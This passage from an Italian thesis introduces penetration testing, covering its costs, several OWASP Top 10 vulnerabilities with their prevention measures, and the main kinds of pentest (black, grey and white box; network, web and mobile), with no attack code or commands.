Per quanto riguarda il primo punto, infatti, le imprese con maggiore presenza online si potrebbero trovare nella condizione di dover gestire dati personali di utenti, transazioni monetarie o altre informazioni che potrebbero risultare interessanti per un hacker. Nella Figura 1.3 vengono mostrati i settori maggiormente colpiti in Italia da attacchi hacker, aggiornati al 2021.

Per quanto i penetration test risultino essere vantaggiosi in termine di protezione dei dati e prevenzione di danni informatici da parte di utenti malevoli, vi sono due aspetti svantaggiosi che rendono il processo del testing più complesso del previsto. Il primo problema da tenere in considerazione è che i penetration test sono molto complessi e specifici da eseguire: ciò implica che essi possono essere eseguiti, in un ambito aziendale, soltanto da pentester certificati in maniera adeguata, ad esempio con il conseguimento di certificazioni quali l'*Offensive Security Certified Professional* (OSCP), oppure la *Certified Penetration Tester* (CPT). Quindi, nel



Figura 1.3: Vittime in Italia di Cyber attacchi nel 2021

caso in cui un'impresa non disponga di un pentester specializzato all'interno del proprio team, deve ricorrere a una società esterna; ciò potrebbe richiedere un investimento maggiore di risorse monetarie e, soprattutto, di tempo.
Un secondo aspetto particolarmente svantaggioso dei pentest è il costo di un singolo test; alcuni studi dimostrano che il costo di un penetration test completo di qualità alta e professionale è, mediamente, compreso tra i 10.000 e i 40.000 euro. Come con qualsiasi servizio di business, il costo varia in base a una serie di variabili. Tra queste si citano:

- La *complessità*: le dimensioni e la complessità dell'ambiente da testare e dei dispositivi in rete sono, probabilmente, i principali fattori che influenzano un preventivo di pen test. Un ambiente più complesso richiede più lavoro.
- *Metodologia*: ogni operatore ha un modo diverso di condurre i test di penetrazione. Alcuni usano tool più costosi di altri, che potrebbero aumentare i costi. È anche vero che tools più costosi potrebbero ridurre il tempo dei test e produrre risultati di qualità superiore.
- *Esperienza*: gli operatori con più esperienza saranno più esosi.
- *On Site*: la maggior parte dei test di penetrazione può essere effettuata da remoto, tuttavia nei casi in cui ci sono ambienti molto grandi/complessi, una sessione on-site potrebbe essere necessaria per testare adeguatamente la sicurezza generale.

Ad ogni modo, il costo del test è rapportato alle eventuali perdite e, soprattutto, il pen test è il miglior modo per garantire la sicurezza dei propri sistemi, per cui è una spesa che, nella maggior parte dei casi, vale la pena sostenere.

1.2 Vulnerabilità principali

Il Penetration Test è un'attività che comprende un'ampia gamma di tecniche, in particolare tecniche di Ethical Hacking. Questa modalità di intervento si basa sull'utilizzo della

mentalità e delle modalità di azione adottati anche dai cracker nella realtà. Nello specifico, ogni tecnica è applicabile ad un tipo differente di vulnerabilità che si può riscontrare in sistemi o reti. In generale, parlando di vulnerabilità, risulta molto complesso stabilire l'origine di ognuna di esse. Si può, tuttavia, dire che esistono tre macro-categorie nelle quali catalogare le vulnerabilità in informatica:

- *Software*: vengono anche definite bug software. Sono, letteralmente, malfunzionamenti ed errori di scrittura del software. Una vulnerabilità software può presentarsi all'interno del codice, in una configurazione e, persino, nel processo di installazione. Ogni azione che viene compiuta dal software verso l'esterno e verso l'interno può dare vita a una vulnerabilità.
- *Protocolli*: si tratta di lacune di sicurezza nel sistema di comunicazione fra le tecnologie presenti in un sistema informatico.
- *Hardware*: quando qualsiasi elemento causa un oggettivo pericolo al corretto funzionamento di una macchina tecnologica.

Esistono pochi concetti che mettono d'accordo tutti gli esperti di sicurezza informatica in fatto di vulnerabilità pericolose e l'esempio lampante di uno di questi casi è rappresentato dalle 10 vulnerabilità più pericolose per le infrastrutture web (siti web e applicazioni web-based), riconosciute in tutto il mondo. La classifica delle 10 vulnerabilità è stata stilata dall'*Open Web Application Security Project* (*OWASP*); essa è stata pubblicata per la prima volta nel 2003, ed è riconosciuta a livello globale dagli sviluppatori come "*il primo passo verso una realizzazione del software più sicuro*". Essa mira a sensibilizzare sulla sicurezza delle applicazioni identificando alcuni dei rischi più critici per le organizzazioni. Tale lista viene aggiornata ogni anno; perciò è possibile che un tipo di vulnerabilità risulti essere più pericoloso con il passare del tempo rispetto ad altre tipologie. Dalla Figura 1.4, è possibile confrontare le classifiche del 2017 e del 2021, la quale risulta essere la più recente attualmente in circolazione.



Figura 1.4: Confronto delle Top 10 nel 2017 e nel 2021

Alcune di queste vulnerabilità verranno riscontrate nei capitoli successivi, relativi ai penetration test effettuati su macchine reali. Tuttavia, è importante sottolineare che esistono tantissime vulnerabilità che non sono inserite nella classifica OWASP e sono state trattate anche in questa tesi, ma risulta impossibile proporre una descrizione accurata di tutte quante quelle riscontrabili. Perciò, solo alcune delle più significative verranno trattate nello specifico.

1.2.1 Broken Access Control

Traducibile letteralmente come "*controllo degli accessi interrotto*", il *Broken Access Control* è stato inserito come primo rischio nella classifica OWASP: secondo una serie di studi svolti, il 94% delle applicazioni testate presenta tale vulnerabilità. Secondo il sito ufficiale dell'OWASP, esso è un tipo di debolezza con caratteristiche in comune al *Cross-site Request*

Forgery (CSRF o XSRF), cioè una vulnerabilità alla quale sono esposti i siti web dinamici quando sono progettati per ricevere richieste da un client senza meccanismi per controllare se la richiesta sia stata inviata intenzionalmente oppure no. Il CSRF è riconducibile, quindi, a una falsificazione di richieste tra siti; esso costringe un utente finale a eseguire azioni indesiderate su un'applicazione Web in cui è attualmente autenticato. Si pensi, ad esempio, ad un utente malintenzionato che può indurre gli utenti di un'applicazione Web a eseguire azioni a scelta dell'attaccante.

In generale, il controllo dell'accesso applica criteri in modo tale che gli utenti non possano agire al di fuori delle autorizzazioni previste. I guasti in genere portano alla divulgazione non autorizzata delle informazioni, alla modifica o alla distruzione di tutti i dati o all'esecuzione di una funzione aziendale al di fuori dei limiti dell'utente (Figura 1.5). Le vulnerabilità comuni del controllo degli accessi includono:

- *Violazione del principio del privilegio minimo o negazione per default*, in cui l'accesso dovrebbe essere concesso solo a determinati privilegi, ruoli o utenti, ma è disponibile per chiunque.
- *Ignorare le verifiche di controllo dell'accesso* modificando l'URL (manomissione dei parametri o esplorazione forzata), lo stato dell'applicazione interna o la pagina HTML; oppure utilizzando uno strumento di attacco che modifica le richieste API.
- *Consentire la visualizzazione o la modifica dell'account di qualcun altro*, fornendo il suo identificatore univoco, con riferimenti a oggetti diretti non sicuri.
- *Accesso all'API con controlli di accesso mancanti* per *POST*, *PUT* e *DELETE*.
- *Elevazione del privilegio*, cioè agire come utente senza aver effettuato l'accesso, o agire come amministratore quando si accede come utente.
- *Manipolazione dei metadati*, come la riproduzione o la manomissione di un token di controllo dell'accesso *JSON Web Token* (*JWT*), o un cookie o un campo nascosto manipolato per elevare i privilegi o abusare dell'invalidazione di JWT.
- *Forzare la navigazione alle pagine autenticate* come utente non autenticato o alle pagine privilegiate come utente standard.
- *Configurazione errata di CORS*, cioè il *Cross-origin Resource Sharing*, ovvero un meccanismo del browser che consente l'accesso controllato alle risorse situate al di fuori di un determinato dominio; in questo modo si consente l'accesso all'API da origini non autorizzate/non attendibili.

Il controllo dell'accesso è efficace solo nel codice lato server attendibile o nell'API serverless, in cui l'autore dell'attacco non può modificare il controllo di accesso o i metadati. Pertanto, per prevenire il Broken Access Control sono necessari i seguenti accorgimenti:

- Negare per default (ad eccezione delle risorse pubbliche).
- Implementare i meccanismi di controllo degli accessi una volta sola e riutilizzarli in tutta l'applicazione, riducendo al minimo l'uso di CORS.
- I controlli di accesso del modello dovrebbero imporre la proprietà dei record, piuttosto che accettare che l'utente possa creare, leggere, aggiornare o cancellare qualsiasi record.
- I modelli di dominio devono applicare i requisiti di limitazione dell'applicazione unica.



Figura 1.5: Schema semplificato di un accesso hacker con Broken Access Control per effettuare transazioni monetarie con privilegi Admin

- Disattivare l'elenco delle directory del server web e assicurarsi che i metadati dei file e i file di backup non siano presenti nelle radici web.
- Registrare i fallimenti del controllo degli accessi e avvisare gli amministratori quando opportuno (come, per esempio, per i fallimenti ripetuti).
- Limitare l'accesso alle API e ai controller per poter ridurre al minimo i danni degli strumenti automatizzati.
- Gli identificatori di sessione stateless devono essere invalidati sul server dopo il logout.

1.2.2 Injection

L'*Injection* è una vulnerabilità molto comune nel Web e consiste principalmente in dati utente non attendibili che vengono inviati all'applicazione Web come parte di un comando o di una query. Più nello specifico, avviene nei seguenti casi:

- I dati forniti dall'utente non vengono convalidati, filtrati o disinfettati dall'applicazione.
- Le query dinamiche o le chiamate non parametrizzate senza escape sensibile al contesto vengono utilizzate direttamente nell'interprete.
- I dati ostili vengono utilizzati all'interno dei parametri di ricerca della mappatura relazionale a oggetti (*ORM*) per estrarre record sensibili aggiuntivi.
- I dati ostili vengono utilizzati direttamente o concatenati. Il comando SQL contiene la struttura e i dati dannosi in query dinamiche, comandi o '*stored procedure*'.

L'iniezione, quindi, si verifica quando un hacker alimenta input dannosi nell'applicazione Web su cui si sta elaborando in modo non sicuro. Questo è uno dei più antichi attacchi contro le applicazioni web, ma è ancora il re delle vulnerabilità perché è ancora diffuso e molto dannoso. Infatti, si trova nella Top 3 della classifica OWASP. Le vulnerabilità di injection possono apparire in tutti i punti dell'applicazione Web che consentono all'utente di fornire input dannosi. Ogni volta che l'input dell'utente viene accettato dall'applicazione web ed elaborato senza l'adeguata sanificazione, può verificarsi l'iniezione. Ciò significa che l'hacker può influenzare il modo in cui vengono costruiti le query e i comandi dell'applicazione Web e

quali dati devono essere inclusi nei risultati. Tra le debolezze principali collegate all'Injection, figurano, in particolare, due casi che risultano essere particolarmente diffusi e comuni nel Web.

Una prima debolezza collegata è il *Cross-site Scripting*, anche detto *XSS*: è un tipo di attacco derivante dall'Injection in cui gli script dannosi vengono iniettati in siti Web. Gli attacchi XSS si verificano quando un utente malintenzionato utilizza un'applicazione Web per inviare codice dannoso, generalmente sotto forma di script lato browser, a un utente finale diverso. I difetti che consentono a questi attacchi di avere successo sono piuttosto diffusi e si verificano ovunque un'applicazione Web utilizzi l'input di un utente all'interno dell'output generato senza convalidazione o codifica. Una seconda debolezza collegata all'Injection è la *SQL Injection* (Figura 1.6); essa consiste nell'inserimento, o "iniezione", di una query SQL tramite i dati di input dal client all'applicazione. Un exploit SQL injection riuscito può leggere i dati sensibili dal database, modificare i dati del database (Inserisci/Aggiorna/Cancella), eseguire operazioni di amministrazione sul database (come lo spegnimento del DBMS), recuperare il contenuto di un determinato file presente nel file DBMS del sistema e, in alcuni casi, inviare comandi al sistema operativo. Negli attacchi di SQL injection i comandi SQL vengono inseriti nell'input del piano dati per influenzare l'esecuzione di comandi SQL predefiniti.



Figura 1.6: Esempio di funzionamento di un attacco SQL Injection

La prevenzione dell'iniezione richiede di mantenere i dati separati da comandi e query; a tal fine:

- L'opzione preferita consiste nell'utilizzare un'API sicura, che evita di usare completamente l'interprete, fornisce un'interfaccia parametrizzata o esegue la migrazione a *Object Relational Mapping Tools* (ORM).
- Si può utilizzare la convalida dell'input lato server. Questa non è una difesa completa poiché molte applicazioni richiedono caratteri speciali, come aree di testo o API per applicazioni mobili.
- Per qualsiasi query dinamica residua, si può eseguire l'escape dei caratteri speciali utilizzando la sintassi di escape specifica per quell'interprete.
- Si possono utilizzare LIMIT e altri controlli SQL all'interno delle query per impedire la divulgazione di massa dei record in caso di SQL injection.

1.2.3 Security Misconfiguration

Le configurazioni errate della sicurezza sono controlli di sicurezza configurati in modo impreciso, o lasciati insicuri, mettendo a rischio sistemi e dati (Figura 1.7). Fondamentalmente, eventuali modifiche alla configurazione, impostazioni predefinite o un problema tecnico scarsamente documentati su qualsiasi componente degli endpoint potrebbero causare un'errata configurazione. L'applicazione potrebbe presentare tale vulnerabilità se:

- Manca il rafforzamento della sicurezza appropriato in qualsiasi parte dello stack dell'applicazione o sono presenti autorizzazioni configurate in modo errato sui servizi cloud.
- Vengono abilitate o installate funzionalità non necessarie (ad esesempio porte, servizi, pagine, account o privilegi non necessari).
- Gli account predefiniti e le relative password sono ancora abilitati e invariati.
- La gestione degli errori rivela agli utenti tracce di stack o altri messaggi di errore eccessivamente informativi.
- Per i sistemi aggiornati, le funzionalità di sicurezza più recenti sono disabilitate o non configurate in modo sicuro.
- Le impostazioni di sicurezza nei server delle applicazioni, nei framework delle applicazioni (ad esempio *Struts*, *Spring*, *ASP.NET*), nelle librerie, nei database, e così via, non sono impostate per proteggere i valori.
- Il server non invia intestazioni o direttive di sicurezza oppure queste non sono impostate per proteggere i valori.
- Il software non è aggiornato o è vulnerabile.



Figura 1.7: Esempio di Security Misconfiguration

Senza un processo di configurazione della sicurezza delle applicazioni concertato e ripetibile, i sistemi corrono un rischio maggiore. Per prevenire una vulnerablità di questo genere si possono adottare diverse soluzioni:

- Gli ambienti di sviluppo e produzione devono essere tutti configurati in modo identico, con credenziali diverse utilizzate in ciascun ambiente. Questo processo dovrebbe essere automatizzato per ridurre al minimo lo sforzo necessario per configurare un nuovo ambiente sicuro.
- Si dovrebbero rimuovere o non installare funzionalità e framework inutilizzati.

- Si dovrebbe effettuare un'attività per rivedere e aggiornare le configurazioni appropriate a tutte le note di sicurezza, gli aggiornamenti e i patch.
- Si dovrebbe utilizzare un'architettura dell'applicazione segmentata che fornisce una separazione efficace e sicura tra componenti, con segmentazione, containerizzazione o gruppi di sicurezza cloud.
- Si dovrebbero inviare direttive di sicurezza ai client, ad esempio intestazioni di sicurezza.
- Si dovrebbe ffettuare un processo automatizzato per verificare l'efficacia delle configurazioni e delle impostazioni in tutti gli ambienti.

1.2.4 Vulnerable And Outdated Components

I componenti vulnerabili e obsoleti sono componenti di un sistema che non sono più supportati o sono stati identificati come vulnerabili agli attacchi. Man mano che i sistemi crescono e cambiano nel tempo, è spesso necessario aggiornare o sostituire i componenti per mantenerli sicuri. L'esempio più comune sono le versioni precedenti del software. Esse, di solito, presentano vulnerabilità di sicurezza note che le rendono estremamente facili da sfruttare per gli hacker ed è importante correggere rapidamente questi sistemi per prevenire una potenziale violazione della sicurezza (Figura 1.8). Questo tipo di vulnerabilità si presenta se:

- Non si conoscono le versioni di tutti i componenti utilizzati (sia lato client che lato server).
- Il software è vulnerabile, non supportato o non aggiornato.
- Non si esegue regolarmente la scansione delle vulnerabilità.
- Non vengono aggiornati la piattaforma, i framework e le dipendenze sottostanti in modo tempestivo.
- Gli sviluppatori di software non verificano la compatibilità delle librerie aggiornate.
- Non si salvaguardano le configurazioni dei componenti (collegata alla vulnerabilità descritta precedentemente)

Ogni organizzazione deve garantire un piano continuo per il monitoraggio e l'applicazione di aggiornamenti o modifiche alla configurazione per tutta la durata dell'applicazione. Per prevenire questo tipo di debolezza è necessario:

- Rimuovere le dipendenze inutilizzate, le funzionalità, i componenti, i file e la documentazione non necessari.
- Inventariare continuamente le versioni dei componenti lato client e lato server (ad esesempio framework e librerie) e le relative dipendenze.
- Monitorare continuamente fonti come *Common Vulnerability and Exposures* (*CVE*) e *National Vulnerability Database* (*NVD*) per le vulnerabilità nei componenti.
- Ottienere componenti solo da fonti ufficiali tramite collegamenti sicuri. Preferire i pacchetti firmati per ridurre la possibilità di includere un componente dannoso modificato.
- Monitorare le librerie e i componenti non mantenuti o che non creano patch di sicurezza per le versioni precedenti.



Figura 1.8: Esempio di Vulnerable and Outdated Components

1.3 Tipi di Penetration Test

Attraverso i penetration test le organizzazioni testano la loro infrastruttura, facendo lavorare gli Ethical Hacker direttamente sul sistema o sul software. I pentest, però, non risultano essere sempre uguali: ognuno può applicare strumenti differenti rispetto ad altri, a seconda del contesto in cui ci si trova. Se il fine principale ed il metodo d'approccio rimangano sempre invariati, a seconda di alcuni criteri si possono individuare e definire differenti tipologie di penetration test.

I tre criteri principali che permettono di distinguere i diversi tipi di pentest sono:

- risorse a disposizione del tester;
- oggetto d'analisi;
- modalità d'esecuzione.

Conoscere quali tipi di penetration test esistono è il primo passo per trovare una soluzione adatta alle proprie esigenze.

1.3.1 I tre approcci per risorse

Il primo criterio di distinzione tra i vari penetration test prevede una diversificazione a seconda del livello di informazione di cui il team è in possesso nel momento dell'intervento. Si può decidere di strutturare l'analisi da diversi punti di vista di un hacker, ad esempio senza alcuna consapevolezza dei controlli di sicurezza di un'applicazione oppure decidendo di fornire informazioni sulla struttura e sulla misura di sicurezza su cui si interviene. In base al livello di consapevolezza, si possono distinguere tre approcci tipici (Figura 1.9).

Il primo tipo è il penetration test *Black Box*, che viene anche chiamato "*test a scatola chiusa*". Per la sua esecuzione, infatti, ai tester vengono fornite pochissime, o addirittura nessuna informazione, sull'infrastruttura IT dell'azienda. Non sono disponibili informazioni sull'hardware del server, sulla rete, sulla configurazione dello storage o sull'applicazione software in esecuzione sull'infrastruttura. Questo scenario identifica il bersaglio come una scatola nera, cioè un'entità sconosciuta. Solitamente vengono utilizzate tecniche di scansione automatiche per una prima analisi ed una successiva implementazioe di tecniche manuali specifiche.

I Penetration tester, esattamente come i cracker, in genere si affidano a un approccio per tentativi ed errori con la finalità di individuare difetti e vulnerabilità. Tra tutti i metodi di penetration test del software, i tentativi manuali di Black Box richiedono più tempo per essere completati, essendo definibili quasi come test "alla cieca"; essi, inoltre, possono anche rivelarsi molto costosi. Nei test Black Box, un tester fa un percorso di questo tipo:

- Interagisce con l'applicativo attraverso l'interfaccia utente o comunque con la parte pubblica del servizio.
- Una volta immesso l'input, ne analizza l'output per cercare di capire come è stata implementata una funzionalità.
- Sulla base di ciò, deduce se nel software in analisi siano presenti vulnerabilità sfruttabili da un hacker.

In effetti un attaccante, prima di lanciare un vero e proprio attacco, deve cercare di capire come è stata implementata una certa funzionalità. L'unico modo che ha è sollecitarla e osservare in che modo risponde.

Il secondo approccio è il test *Grey Box*. In genere, viene fornita ad un team di penetration testing una conoscenza incompleta o parziale del sistema o del software sottoposto a test. Il tester potrebbe ad esempio avere a disposizione l'accesso ad una rete interna o ad un'applicazione Web, oppure potrebbero essere fornite delle credenziali di accesso. Il penetration testing Grey Box permette di modellare situazioni in cui un hacker dall'esterno ha ottenuto accesso alla rete interna, oppure per simulare un *insider threat*; quest'ultimo si verifica quando qualcuno legato all'azienda sfrutta i propri privilegi di accesso per compromettere sistemi e informazioni sensibili dell'azienda stessa. In base alle intenzioni di chi ne è responsabile, l'insider threat può essere involontario o doloso. L'impiegato che, per negligenza, cade vittima di un attacco phishing, cioè email malevole scritte appositamente con lo scopo di spingere le vittime a cadere nella trappola dei cybercriminali, è un esempio di minaccia interna involontaria. Chi, invece, sottrae o distrugge dati aziendali sensibili, o pratica attività di spionaggio, rientra ovviamente nell'insider threat doloso. Perciò, uno dei principali vantaggi del Grey Box Testing sta nel fatto di poter essere utilizzato per simulare una minaccia interna o un attacco che ha violato il perimetro della rete. Esso risulta, anche, la scelta preferibile nel caso in cui non si hanno particolari esigenze e se si desidera avere una panoramica sufficientemente completa della sicurezza.

La terza tipologia è il testing *White Box*: al contrario del Black Box, viene definito come "*test a scatola aperta*". Per l'esecuzione del test, infatti, i tester avranno a disposizione informazioni complete sulla rete e sul sistema, compresi i codici sorgente e le credenziali. A differenza dei cracker che attaccano nella realtà, i pentester White Box hanno una visione quasi completa del sistema, che facilita la loro ricerca di difetti e vulnerabilità. In questo modo il test sarà molto più preciso, poiché, nella fase di attacco simulato, l'operatore potrà concentrarsi meglio sul target specificato, utilizzando il maggior numero possibile di vettori di attacco. Essere in possesso di maggiori informazioni permette di eseguire penetration test manuali specifici, che accelerano il processo di testing, poiché maggiormente mirati. Tuttavia, spesso diventa difficile trovare vulnerabilità più nascoste quando si è in possesso di tutte le informazioni. Sebbene sia un approccio che permette di risparmiare tempo iniziale rispetto al Grey Box e al Black Box, il White Box testing potrebbe comunque essere molto dispendioso in termini di tempo a causa dei numerosissimi vettori d'attacco che i penetration tester dovranno valutare e testare. Infine, il White Box testing potrebbe risultare particolarmente costoso, in quanto potrebbero essere richiesti strumenti sofisticati, come debugger e analizzatori di codice, che presentano dei costi molto elevati.

1.3.2 Tipologia per target

Il secondo criterio di distinzione tra i pentest prevede una diversificazione basata sull'oggetto d'analisi. Come anticipato, lo scopo di un penetration test è quello di individuare le vulnerabilità di un sistema e di valutare la severità dei rischi a cui si è esposti. Il processo di pentest tuttavia può variare sostanzialmente nella modalità, nella durata e negli approcci



Figura 1.9: Confronto dei tre approcci di penetration test

utilizzati; questi fattori dipendono soprattutto da cosa si sta attaccando. Essendo le modalità e le aree di interesse così differenti, i penetration test si sono diversificati e specializzati per ottenere i risultati migliori in un determinato ambito. Esistono, quindi, diversi tipi di penetration test, che si distinguono a seconda del target di riferimento.

Il primo target è il *Network Pentest*: il suo scopo è di verificare la sicurezza di una rete. Questo pentest è importante per due fattori: il primo è che interessa la vasta maggioranza degli aspetti di sicurezza all'interno dell'azienda, il secondo è che attacchi alle reti sono sempre più numerosi e sofisticati.

Il penetration test di una rete interessa la sicurezza di reti, host e dispositivi, e può essere di due tipologie (Figura 1.10):

- *Esterno*: se si passa attraverso server (siti web, server mail, etc.) o dispositivi di rete raggiungibili da internet. Questo tipo di test è utile a valutare l'impatto che possono avere gli attaccanti che non hanno accesso, fisico o remoto, alla rete aziendale.

- *Interno*: se il test è svolto all'interno della rete aziendale, fisicamente o attraverso connessioni remote. L'attacco è orientato a scoprire che rischi si corrono se un malintenzionato riesce ad avere accesso alla rete. Questo genere di testing è particolarmente utile se si permette ai dipendenti di introdurre dispositivi elettronici personali in azienda, poiché un malware su dispositivi personali può espandersi nella rete e comprometterla.

Come sottolineato da Agarwal [2019], il Network Pentest dovrebbe essere condotto lato client e dal punto esterno, poiché entrambe le estremità costituiscono i punti di accesso di una rete.

Il secondo target è il *Web Application Pentest*; l'obiettivo principale è di scoprire vulnerabilità e valutare la sicurezza in applicazioni web classiche o in single page app. Questo tipo di test è specifico, ma estremamente vasto, soprattutto per quanto riguarda i vettori d'attacco. Le falle di sicurezza in un sito web possono nascondersi nella logica del software stesso, nell'utilizzo da parte dell'utente di input che non vengono controllati accuratamente, nell'impiego di componenti non aggiornate o in configurazioni non sicure. Come evidenziato sempre da Agarwal [2019], poiché il numero di minacce provenienti dalle applicazioni Web è grande e grave, ogni endpoint di una Web-app che comunica con l'utente deve essere regolarmente testato e riconosciuto.

Il terzo target è il *Mobile App Pentest*: è un testing atto a trovare falle nella sicurezza di applicazioni mobile. Il penetration testing di applicazioni mobili è una modalità relativamente nuova e si concentra su alcuni punti focali ben definiti:



Figura 1.10: Network Pentest interno ed esterno

- la qualità dell'architettura client-server implementata;
- la sicurezza dei dati salvati sul dispositivo;
- la verifica delle comunicazioni sicure;
- la sicurezza dell'autenticazione;
- la sicurezza della piattaforma server;
- la presenza di vulnerabilità nel codice delle API e dei servizi di backend utilizzati dall'applicazione.

Un'applicazione può essere attaccata da diversi fronti e renderla sicura è un lavoro complesso. Attualmente OWASP sta sviluppando la *Mobile Security Testing Guide*, ovvero un manuale per la programmazione sicura di applicazioni mobile e per il relativo penetration testing.

